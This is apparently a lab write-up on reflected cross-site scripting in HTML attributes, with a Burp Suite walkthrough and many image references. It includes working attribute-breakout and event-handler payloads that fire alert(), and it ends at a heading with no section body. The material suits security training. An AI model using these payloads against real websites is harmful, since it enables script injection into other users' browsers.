

XSS in HTML tag attributes

Reflected XSS into attribute with angle brackets HTML-encoded

When the XSS context is into an HTML tag attribute value, sometimes we can terminate the attribute value, close the tag, and introduce a new one.

```
"><script>alert(document.domain)</script>
```

If the angle brackets are blocked or encoded you can introduce a new attribute that create a scriptable context such as an event handlers.

```
" autofocus onfocus=alert(document.domain) x="
```

this payload creates an onfocus event that will execute JavaScript when the element receives the focus and also adds the autofocus attribute to try to trigger the onfocus event without any user interaction, then the X=" repair the following markup.


Demo: Reflected XSS into attribute with angle brackets HTML-encoded



We Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.



1. Observe that the random string has been reflected inside a quoted attribute.
2. Replace your input with the following payload to escape the quoted attribute and inject an event handler:



```
"onmouseover="alert(1)
```

3. Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. When you move the mouse over the injected element it should trigger an alert.













Stored XSS into anchor href attribute with double quotes HTML-encoded


